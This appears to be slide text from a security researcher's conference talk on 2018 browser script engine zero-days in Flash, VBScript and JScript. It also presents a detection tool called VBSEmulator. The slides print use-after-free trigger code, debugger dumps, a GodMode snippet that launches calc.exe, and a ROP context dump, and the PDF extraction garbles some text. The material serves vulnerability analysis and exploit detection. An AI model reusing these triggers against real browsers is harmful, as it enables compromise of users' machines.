

Browser Script Engine Zero Days in 2018

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Whoami

- Previous occupation is electrical engineer
- Joined in Trend Micro in 2017
- Sandbox developer
- Started browser vulnerability research in 2018
- Focus on browser script engine
- Lei Cao (@elli0tn0phacker)

Agenda

- Browser Zero Days in 2018
- VBSEmulator
- Chakra

Browser Zero Days in 2018

Browser Zero Days in 2018

Flash: CVE-2018-4878 CVE-2018-15982

VBScript: CVE-2018-8174 CVE-2018-8373

JScript: CVE-2018-8653

Flash 0-Day In The Wild: Group 123 At The Controls

This blog post is authored by Warren

Operation Poison Needles - APT Group Attacked the Polyclinic of the Presidential Administration of Russia, Exploiting a Zero-day

The 1st of February, Adobe published a vulnerability is a use after free that allo KISA (Korean CERT) published an adv exploited this vulnerability with a Flash document, the exploit was executed in

We identified that the downloaded pay already extensively spoke about this F particularity used with cloud platforms

Overview

rimean Peninsula, Russia-Ukraine gas disputes, and the

price, but at the same time, it is also very cautious

Analysis of CVE-2018-8174 VBScript 0day and APT actor related to 05月09, 2018

In recent years, disputes over territorial issues between UI Office targeted attack

Recently, the Advanced Threat Response Team of 360 Core S. ational incident occurred day vulnerability. We code named the vulnerability as "double le version of Internet Explorer and applications that use the IE ke Office documents, they are likely to be potential targets. Eventu completely control the computer. In response, we shared with I used to initiate the attack was a carefully forged employee confirmed its association with the APT-C-06 Group. On April 18 the malicious activity, we contacted Microsoft without any delay Microsoft confirmed this vulnerability on the morning of April 20 May 8th. Microsoft has fixed the vulnerability and named it CVI properly resolved, we published this report on May 9th, along v and the Oday

Microsoft Issues Emergency Fix for IE Zero

Day

Microsoft today released an emergency Internet Explorer (IE) Web browser Windows computers.

The software giant said it learned about t Micro's Zero Day Initiative (ZDI) 2018-8653) after receiving a report fro new vulnerability being used in targeted at

the vulnerability affects the following Internet Explorer 11 from Windows 7 to Server 2008; and IE 10 on Windows Serve by default

Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode

Posted on: August 15, 2018 at 5:01 am Posted in: Vulnerabilities Author: Trend Micro







by Elliot Cao (Trend Micro Security Research) with Trend

We discovered a high-risk Internet Explorer (IE) vulnerability in the wild on July 11, just a day after Microsoft's July Patch Tuesday. We immediately sent Microsoft the details to help fix Satnam Narang, senior research engine this flaw. While this vulnerability, now designated as CVE-2018-8373, affects the VBScript engine in the latest versions of Windows, Internet Explorer 11 is not vulnerable since VBScript as Windows Server 2012, 2016 and 2019 in Windows 10 Redstone 3 (RS3) has been effectively disabled



We discovered the exploit in malicious web traffic. The URL is shown as below:

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my DRMListerner);
this.my_DRMListerner = null;
try {
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error) {
  my_DRMListerner_vuln = new DRMOperationCompleteListener ();
```

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
                                                                                Create an Object
this.mediaPlayer.drmManager.initialize(this.my DRMListerner);
this.my_DRMListerner = null;
try {
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error) {
  my_DRMListerner_vuln = new DRMOperationCompleteListener ();
```

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);
                                                                           Free the Object
this.my_DRMListerner = null;
try {
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error) {
  my_DRMListerner_vuln = new DRMOperationCompleteListener ();
```

CVE-2018-4878


```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my DRMListerner);
this.my_DRMListerner = null;
try {
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error) {
  my DRMListerner vuln = new DRMOperationCompleteListener ();
```

```
0:007> dd 0a2fbf70
          00005555 00006666 00007777
0a2fbf90
          00009999 0000aaaa 00001111
0a2fbfa0
          00003333 00004444 00005555 00006666
0a2fbfb0
          00007777 00008888 00009999 0000aaaa
          00001111 00002222 00003333 00004444
0a2fbfc0
0a2fbfd0
          00005555 00006666 00007777 00008888
          00009999 0000aaaa 00001111 00002222
0a2fbfe0
                          mv DRMListerner vuln
0:007> dd 0a2fbf70
0a2fbf70
          00000000 00000000 00000000
0a2fbf80
          00000000 00000000 00000000 00000000
0a2fbf90
          00000000 00000000 00000000 00000000
0a2fbfa0
          00000000 00000000 00000000 00000000
0a2fbfb0
          00000000 00000000 00000000 00000000
0a2fbfc0
          00000000 00000000 00000000 00000000
          00000000 00000000 00000000 00000000
0a2fbfd0
          00000000 00000000 00000000 00000000
0a2fbfe0
```


Reuse free memory→ Trigger GC,Get a dangling pointer

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;
while (i < 0x100) {
  md.setObject(i.toString(), ba);
  i++;
try{
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error){}
arr_key = md.keySet;
```


```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;
while (i < 0x100) {
                                                Create some String object
  md.setObject(i.toString(), ba);
                                               and save them to Metadata
  i++;
try{
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error){}
arr_key = md.keySet;
```



```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
                                                     i = 0;
                                                     .text:103749FA
                                                                                       eax, [esi+4]
                                                                                                   ; esi=keySet
                                                                                       edi, [eax+edi*4] ; edi=index
                                                     .text:103749FD
                                                                                1ea
                                                     .text:10374A00
                                                                                      [esi+8], ebx
                                                      .text:10374A03
                                                                                test
                                                                                       edi, edi
                                                                                       short loc 10374A0E
                                                      .text:10374A05
                                                      .text:10374A07
                                                                                       eax, [ebp+key]
while (i < 0x100) {
                                                      .text:10374A0A
                                                                                mov
                                                                                      eax, [eax]
                                                                                                     Set String to keySet, without DRCWB
                                                      .text:10374A0C
                                                                                      [edi], eax
                                                      .text:10374A0E
   md.setObject(i.toString(), ba);
                                                      .text:10374A0E loc 10374A0E:
                                                                                                     ; CODE XREF: add keySet+F71j
                                                      .text:10374A0E
                                                                                      al, 1
                                                      .text:10374A10
   i++;
                                                                                                     ; CODE XREF: add_keySet+4Bfj
                                                     .text:10374A10 loc_10374A10:
                                                     .text:10374A10
                                                                                       edi
                                                      .text:10374A11
                                                                                       esi
                                                     .text:10374A12
                                                                                       ebx
                                                     .text:10374A13
                                                                                leave
                                                     .text:10374A14
                                                                                retn
                                                     .text:10374A14 add keySet
                                                                                endp
                                                      tout • 4 007 604 6
try{
   new LocalConnection().connect("foo");
   new LocalConnection().connect("foo");
catch (e:Error){}
arr key = md.keySet;
```




```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;
while (i < 0x100) {
  md.setObject(i.toString(), ba);
  i++;
try{
  new LocalConnection().connect("foo");
                                                            Trigger GC
  new LocalConnection().connect("foo");
catch (e:Error){}
arr_key = md.keySet;
```



• CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;
while (i < 0x100) {
  md.setObject(i.toString(), ba);
  i++;
try{
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
catch (e:Error){}
```


arr_key = md.keySet; —— Get dangling pointers




```
Dim arr(1)
Dim o
Class MyClass
Private Sub Class_Terminate
  Set o = arr(0)
  arr(0) = &h12345678
End Sub
End Class
Set arr(0) = New MyClass
Erase arr
msgbox o
```

```
Dim arr(1)
Dim o
Class MyClass
Private Sub Class_Terminate
  Set o = arr(0)
  arr(0) = &h12345678
End Sub
End Class
                                     Create one MyClass object
Set arr(0) = New MyClass
                                     and save its pointer to arr(0)
Erase arr
msgbox o
```


```
Dim arr(1)
Dim o
Class MyClass
Private Sub Class_Terminate •
  Set o = arr(0)
  arr(0) = &h12345678
End Sub
End Class
Set arr(0) = New MyClass
Erase arr
msgbox o
```



```
Dim arr(1)
Dim o
Class MyClass
Private Sub Class_Terminate
  Set o = arr(0)
                                    Save MyClass object
  arr(0) = &h12345678
                                       pointer to variable o
End Sub
End Class
Set arr(0) = New MyClass
Erase arr
msgbox o
```



```
Dim arr(1)
Dim o
Class MyClass
Private Sub Class Terminate
  Set o = arr(0)
  arr(0) = &h12345678
End Sub
End Class
Set arr(0) = New MyClass
Erase arr
                                     Get a dangling pointer
msgbox o
```



```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
ReDim arr(1)

End Sub
End Class


arr(2) = New MyClass
```

• CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
ReDim arr(1)

End Sub
End Class
```



arr(2) = New MyClass Save the arr(2) address on the stack


```
Dim arr()
ReDim arr(2)

Class MyClass

Public Default Property Get P
ReDim arr(1)

End Sub
End Class

arr(2) = New MyClass
```



```
Dim arr()
ReDim arr(2)

Class MyClass


Public Default Property Get P

ReDim arr(1)

End Sub

End Class

arr(2) = New MyClass
```




• CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
ReDim arr(1)
End Sub
End Class
```

arr(2) = New MyClass ——— Get a dangling pointer



```
for (var i = 0; i < limit; i++) {
  var arr = new Array({prototype:{}});
  var e = new Enumerator(arr);
  e.moveFirst();
  refs[i] = e.item();
for (var i = 0; i < limit; i++) {
  refs[i].prototype = {};
  refs[i].prototype.isPrototypeOf = getFreeRef;
dummyObj instanceof refs[0];
```

```
for (var i = 0; i < limit; i++) {
                                                        Create an array contains object has prototype object
  var arr = new Array({prototype:{}});
  var e = new Enumerator(arr);
  e.moveFirst();
  refs[i] = e.item();
for (var i = 0; i < limit; i++) {
  refs[i].prototype = {};
  refs[i].prototype.isPrototypeOf = getFreeRef;
dummyObj instanceof refs[0];
```

```
for (var i = 0; i < limit; i++) {
    var arr = new Array({prototype:{}});
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}

for (var i = 0; i < limit; i++) {
    refs[i].prototype = {};
    refs[i].prototype.isPrototypeOf = getFreeRef;
}

Set the prototype object isPrototypeOf
    to |getFreeRef| callback

...

dummyObj instanceof refs[0];
```

```
for (var i = 0; i < limit; i++) {
  var arr = new Array({prototype:{}});
  var e = new Enumerator(arr);
  e.moveFirst();
  refs[i] = e.item();
for (var i = 0; i < limit; i++) {
  refs[i].prototype = {};
  refs[i].prototype.isPrototypeOf = getFreeRef;
                                               Trigger |getFreeRef| callback
dummyObj instanceof refs[0];
```

```
function getFreeRef() {
  if (count == limit) {
     for (var i = 0; i < limit; i++) {
       refs[i].prototype = 0;
     CollectGarbage();
  } else {
                                            ---- recursive calls to put |this| on the stack
     dummyObj instanceof refs[count++];
  // crash here
  this;
  return false;
```

```
function getFreeRef() {
  if (count == limit) {
    for (var i = 0; i < limit; i++) {
       refs[i].prototype = 0;
                                                      Break out and release prototype object
                                                      by garbage collection
    CollectGarbage();
  } else {
    dummyObj instanceof refs[count++];
  // crash here
  this;
  return false;
```

CVE-2018-8653

```
77712fa1 ntdll!RtlDebugFreeHeap+0x0000003e
function getFreeRef() {
                                                                                                                          77672735 ntdl1!RtlpFreeHeap+0x000000d5
                                                                                                                          77672302 ntdll!RtlFreeHean+0x00000222
   if (count == limit) {
                                                                                                                          756b70b5 msvcrt!free+0x00000065
                                                                                                                          6e4cac68 jscript!GcBlockFactory::FreeBlk+0x000000023
                                                                                                                          6e4cbf52 jscript!GcAlloc::ReclaimGarbage+0x000000232
                                                                                                                          6e4ca498 jscript!GcContext::Reclaim+0x00000089
                                                                                                                          6e4ca791 jscript!GcContext::CollectCore+0x000000201
      for (var i = 0; i < limit; i++) {
                                                                                                                          6e4ca27b jscript!GcContext::Collect+0x00000001f
                                                                                                                          6e4d22a2 jscript!Name|bl::InvokeInternal+0x00000152
         refs[i].prototype = 0;
                                                                                                                          6e4ccea8 jscript!VAR::InvokeByDispID+0x000000069
                                                                                                                          6e4cf903 jscript!CScriptRuntime::Run+0x00000f33
                                                                                                                          6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x0000000a2
                                                                                                                          6e4d333b jscript!ScrFncObj::Call+0x0000007b
      CollectGarbage();
                                                                                                                          6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
                                                                                                                          6e4cd628 jscript!VAR::InvokeByName+0x00000198
   } else {
                                                                                                                          6e516a6f jscript!CScriptRuntime::InstOf+0x000000cf
                                                                                                                          6e5061d1 jscript!CScriptRuntime::Run+0x00037801
                                                                                                                          6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x0000000a2
      dummyObj instanceof refs[count++];
                                                                                                                          6e4d333b jscript!ScrFncObj::Call+0x0000007b
                                                                                                                          6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
  // crash here
                                 |this| pointer is still saved on the stack and not tracked by GC
   this:
                                 Get a dangling pointer
   return false;
```

007> !heap -p -a ecx

address 18d52ed0 found in _DPH_HEAP_ROOT @ 9211000

in free-ed allocation (DPH HEAP BLOCK:

714aae02 verifier!AVrfDebugPageHeapFree+0x0000000c2

18d52000

VBSEmulator

What is VBScript

- One script language developed by Microsoft
- Not meet ECMAScript standard
- Run in vbscript.dll
- Not open sourced 🕾

How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime *__hidden this, struct VAR *)

```
xt:1000451F
                            nop
xt:10004520
xt:10004520 loc 10004520:
                                                    ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-22D81j
                                                    : CScriptRuntime::RunNoEH(VAR *)-221411 ...
xt:10004520
xt:10004520
                                    edx, 400Ch
xt:10004525
                                                    ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-22471j
xt:10004525 loc 10004525:
xt:10004525
                                                    ; CScriptRuntime::RunNoEH(VAR *)-20C21j ...
xt:10004525
                                    eax, [ebx+0B4h] ; jumptable 10004540 cases 0,2
                                    ecx, bute ptr [eax]
xt:1000452B
                                    esi, [eax+1]
xt:1000452E
                            lea
xt:10004531
                                    [ebx+0B4h], esi
xt:10004537
                                    ecx, 6Fh
                                                    ; switch 112 cases
xt:1000453A
                                    loc 10004262
                                                    ; jumptable 10004540 default case
xt:10004540
                                    ds:off 100042F4[ecx*4] ; switch jump
xt:10004547
                                            off 100042F4
                                                            dd offset loc 10004525, offset loc 1001032D, offset loc 10004525
xt:10004547
                                                                                     ; DATA XREF: CScriptRuntime::RunNoEH(VAR
                                                                                                                               )+871r
xt:10004547 loc 10004547:
                                                            dd offset loc_10004547, offset loc_1002B446, offset loc_100103C4
                                                                                                                                jump table for switch statement
xt:10004547
                                                            dd offset loc 100023FC, offset loc 10002C3B, offset loc 10002D26
xt:10004547
                                    cl, [esi
                                                            dd offset loc 10002C3B, offset loc 10002D26, offset loc 100026B5
xt:10004549
                            1ea
                                    eax, [es
                                                            dd offset loc 10005367, offset loc 10013BAE, offset loc 1000478F
xt:1000454C
                                    [ebx+0B1
                                                            dd offset loc 100026EC, offset loc 10018EA5, offset loc 100163B2
xt:10004552
                                    eax, cl
                            MOVZX
                                                            dd offset loc 100182C0, offset loc 10019B71, offset loc 1001A102
xt:10004555
                                                            dd offset loc 100296CB, offset loc 10002720, offset loc 10018AA9
xt:10004555 loc 10004555:
xt:10004555
                                    [ebx+0B0
                                                            dd offset loc 1000282B, offset loc 10002870, offset loc 100028D1
xt:1000455R
```

How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime *__hidden this, struct VAR *)

CScriptRuntime

- +0x28 Local Variables
- +0x2C Function Arguments
- +0xB0 Statck Pointer
- +0xB4 Position Counter
- +0xC0 CompiledScript


CompiledScript •


- +0x10 func offset
- +0x14 func_count
- +0x1C bos_info
- +0x28 bos_data
- +0x2C bos_data_length

```
VBScript
str = "Helloworld"
eval(StrReverse(")rts( xobgsm"))
                                                                    Helloworld
                                                                            确定
   3944c4 8b4118
                                eax, dword ptr [ecx-18h]
   3944ce 53
                                eax, dword ptr [eax+0Ch]
                               dword ptr [ebp-64h],eax
                                eax,[ebp-8]
                                dword ptr [ecx+0E4h],eax
                                eax,[ebp-8Ch]
                                dword ptr [ecx+0E0h],eax
                                eax,[ecx+5Ch]
                          ecx=0e3fbca8 edx=00000000 esi=0e3fbdf0 edi=061bddf8
                          ebp=0e3fbc8c iopl=0
                          es=0023 fs=003b gs=0000
    3944b9 8bff
                         mov edi,edi
                          ecx=0e3fb988 edx=00000000 esi=0e3fbc08 edi=061bddf8
                       23 es=0023 fs=003b gs=0000
   :018> dc poi(ecx+c0)+poi(poi(ecx+c0)+28)
                                              m.s.g.b.o.x. .(
```


What is VBSEmulator


- One tool can deobfuscate vbs obfuscated sample
- One tool can detect GodMode or ROP






- Functions hooked are not exported
- Need to maintain one hooked functions entry point pattern
- By hooking LoadLibrary, I can use specialized vbscript.dll






Exploit1: GodMode

```
function runmumaa()
 On Error Resume Next
set shell=createobject("wscript.shell")
 shell.run "calc.exe",0
 end function
; int __thiscall COleScript::CanObjectRun(COleScript *this, const struct _GUID *, struct IUnknown *, int)
?CanObjectRun@COleScript@@QAEHABU GUID@@PAUIUnknown@@H@Z proc near
                                       ; CODE XREF: GetObjectFromProgID(COleScript *,ushort *,ushort *,VAR *,int,ushort *)+221îp
var 30
                = dword ptr -30h
var 2C
                = dword ptr -2Ch
                                                         ; int __thiscall COleScript::InSafeMode(COleScript *this, const struct _GUID *)
                                                         ?InSafeMode@COleScript@@QAEHPBU_GUID@@@Z_proc_near
var 20
                                                                                                ; CODE XREF: GetObjectFromProgID(COleScr:
                = dword ptr -10h
                                                                                                ; GetObjectFromProqID(COleScript *,ushor
                = dword ptr -0Ch
                = dword ptr -8
                                                         arq 0
                                                                        = dword ptr 8
                = dword ptr 8
                                                         ; FUNCTION CHUNK AT .text:1002F439 SIZE 00000007 BYTES
                = dword ptr 0Ch
arg_8
                = dword ptr 10h
                                                                                edi, edi
                        edi, edi
                                                                                ebp
                                                                                 ebp, esp
                        ebp, esp
                                                                         push
                                                                                esi
                        eax, security cookie
                                                                                 dword ptr [ecx+174f], 0Bh
                                                                                 short loc 10016895
                       [ebp+var 8], eax
                                                                                 [ebp+arg_0]
                                                                                              ; struct _GUID *
                push
                        ebx
                                                                         call
                                                                                 ?IsUnsafeAllowed@ColeScript@@QAEHPBU GUID@@@Z ; ColeScri
                        ebx, [ebp+arg_4]
                push
                       esi
                                                                                 1oc 1002F439
                        esi, [ebp+arg_0]
                mov
               push
                       edi
                       esi
                                       ; struct _GUID *
                push
                mov
                       edi, ecx
                       <u>[ehn+uar 38], ehx</u>
                       ?InSafeMode@ColeScript@@QAEHPBU GUID@@@Z ; ColeScript::InSafeMode( GUID const *)
               call
                       short loc_1004C834
                jnz
               inc
                       loc_1004C8E0
```



Exploit2: ROP

```
typedef NTSTATUS(WINAPI* PFNNtContinue) (
        IN PCONTEXT ContextRecord,
        IN BOOLEAN TestAlert
     DWORD Edx;
     DWORD Ecx;
     // ContextFlags word contians the flag CONTEXT CONTROL.
     DWORD Eip;
                               // MUST BE SANITIZED
      DWORD SegCs;
                               // MUST BE SANITIZED
    DWORD Esp;
     // contains the flag CONTEXT EXTENDED REGISTERS.
            ExtendedRegisters[MAXIMUM SUPPORTED EXTENSION];
    CONTEXT;
eax=0003fffe ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0
eip=76f15090 esp=08cdaf3c ebp=08cdaf50 iop1=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
ntdll!ZwContinue:
76f15090 b83c000000
                                  eax,3Ch
0:019) dd poi(esp+4)+B8 I8
0b02611c 74e11b2f 0000001b 00000000 08cd5000
0b02612c 00000023 43434343 43434343 43434343
                                                  CONTEXT. EIP = 0x74e11b2f
                                                  CONTEXT. ESP = 0x08cd500
0:019> ln 74e11b2f
(74e11b2f) KERNELBASE|VirtualProtect | (74e11b50) KERNELBASE|VirtualProtectEx
Exact matches:
VirtualProtect params
0:019> dd 041d002C
041d002c ccccccc 41414141 41414141 41414141
041d003c 41414141 41414141 41414141 41414141
041d004c 41414141 41414141 41414141 41414141
                                                  shellcode
041d005c 41414141 41414141 41414141 41414141
041d006c 41414141 41414141 41414141 41414141
041d007c 41414141 41414141 41414141 41414141
```



- Detect Exploit1: GodMode
 - (1) Hook COleScript::CanObjectRun
 - (2) Check if safe mode flag modified
 - (3) If detect, throw exception and stop running ActiveX
- Detect Exploit2: ROP
 - (1) Hook ntdll!NtContinue
 - (2) Check if CONTEXT.Eip ==VirtualProtect
 - (3) If detect, throw exception and stop running shellcode

Demo


Chakra

What is Chakra

- A JavaScript engine developed by Microsoft
